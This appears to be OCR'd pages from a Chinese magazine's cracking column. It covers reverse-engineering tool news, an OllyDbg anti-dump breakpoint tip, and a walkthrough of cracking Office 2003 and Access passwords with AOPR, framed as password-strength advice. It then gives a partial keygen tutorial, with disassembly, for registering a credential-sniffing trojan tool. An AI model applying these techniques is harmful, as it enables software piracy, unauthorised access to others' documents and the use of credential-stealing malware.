
提示：当在进行以上操作时，建议用户除了登录ＭＳＮ以外，不要打开任何其它网络软件或进行浏览网页等的操作，以免因为出现那些无关ＩＰ地址而干扰了你的判断。


从本期开始，破解版将会为大家带来各种最新的破解信息。同时还会将一些不错的破解小技巧奉献大家，如果你知道什么破解小技巧的话，那就要赶快拿出来和大家分享了哦。

每月"破"新闻

PEiD 0.94 bata

这次的PEiD 0.94并不是作者发布出来的，而是泄露出来的，是bata版本。不过功能还是增强了不少，识别功能比0.93有不少改进，同时可以识别的文件类型也比0.93多了不少。





CFF Explorer II

CFF Explorer是第一款完全支持32位和64位以及.NET的PE编辑工具。它除了可以浏览32位的PE程序格式外，还可以浏览64位的PE程序，以及.NET的扩张PE格式，并且可以浏览、提取.NET程序的资源。

连接：**http://pmode.net/CFF.php**

OllyScript v0.92 开源了

OllyScript是目前广泛使用的OllyDbg的插件之一。它使得OllyDbg具备了脚本功能，这样我们就可以通过脚本在OllyDbg中自动完成一系列的动作。现在OllyScript的作者终于将最新版的OllyScript的代码开源了，有兴趣的朋友可不要错过了。

连接：**http://ollydbg.win32asmcommunity.net/index.php?action=vthread&forum=6&topic=1541**

每月"破"技巧

在OD中拦截AntiDump代码

很多壳用到了AntiDump的功能，当我们用LordPE工具Dump这些加壳后的进程时Dump出来的文件只有4K大，其原理是这些壳修改了进程PEB结构中的映像大小。如果我们要在OD中跟踪到这段AntiDump的代码的话，可以在OD中输入这样的指令hw [[(fs:[30])+0ch]+0ch]+20，这样，当被调试的进程修改自身镜像大小时，OD就会中断下来，我们就可以看到相关的AntiDump的代码，因为很多壳总喜欢把Anti代码放在一起，这样再慢慢跟踪的话就可能看到其它Anti代码了。

【新闻相关工具及其源码在本期光盘中有提供】

Office 2003 文档加密要当心

oHmYgoD!

从Office 97直到2003，Office各个版本一直都使用密码设置来为文档提供基本的保护，相应的破解工具在网络上也流传了很久，虽然也有不少人认识到仅仅使用密码来保护Office文档是不够的，但是笔者在实习时接触到一些单位在使用Office电子办公的过程中，发现仅仅使用设密码手段来保护重要文档的做法在许多公司、单位还是很普遍的现象，大家对破解者是怎样破解加密文档密码都还没有概念。

本文不想谈应该设多少位的密码才安全，也不想谈不要对一批文件使用同一个密码以及不要将密码写在某张纸上这些老生常谈的话题。笔者在生活中是个很实际的人，将直接使用破解者的工具：Advanced Office Password Recovery（以下简称AOPR）为您揭示破解Office 2003加密文档的方法。

软件名称：Advanced Office Password Recovery 3.02 汉化版
授权方式：共享版
软件大小：2.79MB
下载地址：http://www.piaodown.com/down/soft/18867.htm

AOPR是个很老牌的Office密码恢复工具，虽然名为密码恢复工具，却很少出现有人忘记密码而使用它的情况，反倒是不怀好意者常常会利用它来破解他人的加密文档。因此，笔者将使用AOPR，从破解者的角度来向您揭示Office 2003文档的密码是怎样被攻破的，现身说法协助您使用一个真正安全、让AOPR也不得不服的高强度又不难于记忆的密码来做好重要文档的加密工作。

一、测试弱密码

第一步：以幻灯片文档为例，在PowerPoint 2003主界面上依次选择"工

具”→“选项”→“安全性”，分别设置打开权限密码和修改权限密码，笔者为了演示，将其分别设为123456和654321（如图1）。




图1 “选项”中的“安全性”设置

第二步：使用AOPR，选择“字典破译”或“暴力破译”，1秒内就破出来密码了（如图2）。




图2：AOPR迅速地破出了ppt文档的密码

二、测试中等强度密码

第一步：以Excel文档为例，在Excel 2003 主界面上依次选择“工具”→“选项”→“安全性”，并将读／写密码均设为一个9位密码“1q2w3e4r5”。

第二步：使用AOPR打开“大众电脑安全.xls”Excel文件，经过数十分钟的等待，破出了这个相当长的密码（如图3）。

有趣的是，AOPR破出的读取密码是原先设置的密码，但是写权限密码却被改成了“1b1b1b5b5b3b1”，而原先设的写权限密码本也是“1q2w3e4r5”的，经过笔者检验，用“1b1b1b5b5b3b1”也确实可以通过验证，估计这与Excel 2003本身加密的方式及AOPR破解的机理有关，不过作为需要密码恢复或是破解文档加密的人来说，能够做到这步也就足够了。




图3 破解出的Excel文件密码

三、测试强密码

第一步：以Word文档为例，在Word 2003 中为“大众电脑安全.doc”这个Word文档设置一个比较强的密码：“w w w . secumag.com”，并保存之。

第二步：使用AOPR的含掩码的暴力破译功能，掩码填写www.???????.com，并去掉“预备暴力破译”、“预备字典破译”几项，经过几分钟，就破出来密码（如图4）。




图4 破解出的Word文件密码

四、测试超高强度密码

第一步：以MDB数据库文件为例，在Access 2003 主界面上依次选择“工具”→“安全”→“设置数据库密码”，并设置一个足足有14位之长的复杂密码：“@w#e$r%t^y&u*i”。

第二步：使用AOPR一秒钟就能够破出来密码（如图5）！




图5：AOPR破解出超复杂的mdb文件密码

测试结论：

1．无论在什么情况下，绝对不能设置8位以下的纯数字或纯字母密码，否则极短的时间内就可被如AOPR这样的自动化破解工具攻破。

2．对于Office 2003 中的Word、Excel、PowerPoint三个办公软件来说，设置9～15位的数字，字符混合密码，能够起到一定反破解作用，但是不能乐观，若是破解者有足够的时间和坚定的信念，可以在有限的时间内（几天、数十天）达到目的，因此这类密码不建议用来对重要的文档进行加密，仅对稍微有些重要，一旦泄露也不会造成太大损失的文件，不妨使用这种类型的密码进行加密，这样的密码最好使用如#s3cum4g@2005这样有一定意义但又不容易被字典攻击击破的密码。

3．永远不要信任对Access 2003及更低版本的加密，对Access创建的MDB数据库文件设置的密码即使再复杂，也将被1秒钟攻破，形同虚设。

4．真正重要的Office 2003文档，不要依赖简单的加密设置，推荐使用信息权限管理功能（IRM），它基于数字签名、数字认证等多项安全技术，能够利用MSN passport帐号为不同的人分配各级权限，完成真正安全的机密信息保障任务。

【配套工具Advanced Office Password Recovery V3.03 汉化版.zip已经收录在本期光盘中】

编辑评语：

通过篇文章，我想大家已经知道Office密码的脆弱，所以大家在保护Office文档时，不能单单用一个比较强大复杂的密码，而且不可以过于依赖Office软件中本身提供的密码保护功能。另外，大家给Office文档加了密码后还可以使用WinRAR或WinZIP等压缩软件把Office文档打包，并加上密码，这样就可以起到双重保护的作用。

一款知名木马工具的注册破解

风飘雪

在本篇文章中，你将会学到注册机的制作技巧。

密码监听器2.6是一款知名的木马工具软件。密码监听器用于监听网页的密码，包括网页上的邮箱、论坛、聊天室等等。只需在一台电脑上运行，就可以监听局域网内任意一台电脑登录的账号和密码，并将密码显示、保存，或发送到用户指定的邮箱。此软件的注册拥有很多的“暗桩”，破解初学者稍不留意，就会中招，导致注册失败。破解软件的过程中主要有黑名单、预置多个数字比较、非明码比较等“拦路虎”。关键的障碍简述如下：

注册姓名黑名单有：guodong、ttian、fpx、fpxfpx、www.51safe.org、downbest.net、www.sq88.com、zxm、KUNGBIM、zhenyu software、77169、77169.org、ttdown，共13个。

程序的算法：首先将输入的姓名和whm_w这一字符串相连接，形成一个新的姓名字符串，根据这个新姓名字符串计算注册码。下面来看看这段代码：

```
* Reference To: MSVCRT._mbscmp, Ord:0159h  调用VC中的_mbscmp字符串比较函数
                                    |
:0040D231 8B3514154100          mov esi, dword ptr [00411514]

* Possible StringData Ref from Data Obj ->"25"
                                    |
:0040D237 6858664100             push 00416658
:0040D23C 50                     push eax
:0040D23D FFD6                   call esi
```

以上表明，注册码前两位必须是25，否则“注册失败”。下面只讨论从第3位开始直到末位的注册码。

```
:0040D2E3 8B00                   mov eax, dword ptr [eax]

* Possible StringData Ref from Data Obj ->"00"
                                    |
:0040D2E5 BB78624100             mov ebx, 00416278
:0040D2EA 53                     push ebx
:0040D2EB 50                     push eax
:0040D2EC C645FC04               mov [ebp-04], 04
:0040D2F0 FFD6                   call esi
:0040D2F2 59                     pop ecx
```

以上，对接下来的注册码首位和末位进行判断，不能为0，否则“注册失败”。

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040D38A(C)
|
:0040D380 0FBE3401               movsx esi, byte ptr [ecx+eax]
:0040D384 0175DC                 add dword ptr [ebp-24], esi
:0040D387 41                     inc ecx
:0040D388 3BCA                   cmp ecx, edx
:0040D38A 7CF4                   jl 0040D380
```

以上是算法的关键流程，将新姓名字符串的ASCII码求和，存入ebp-24。

```
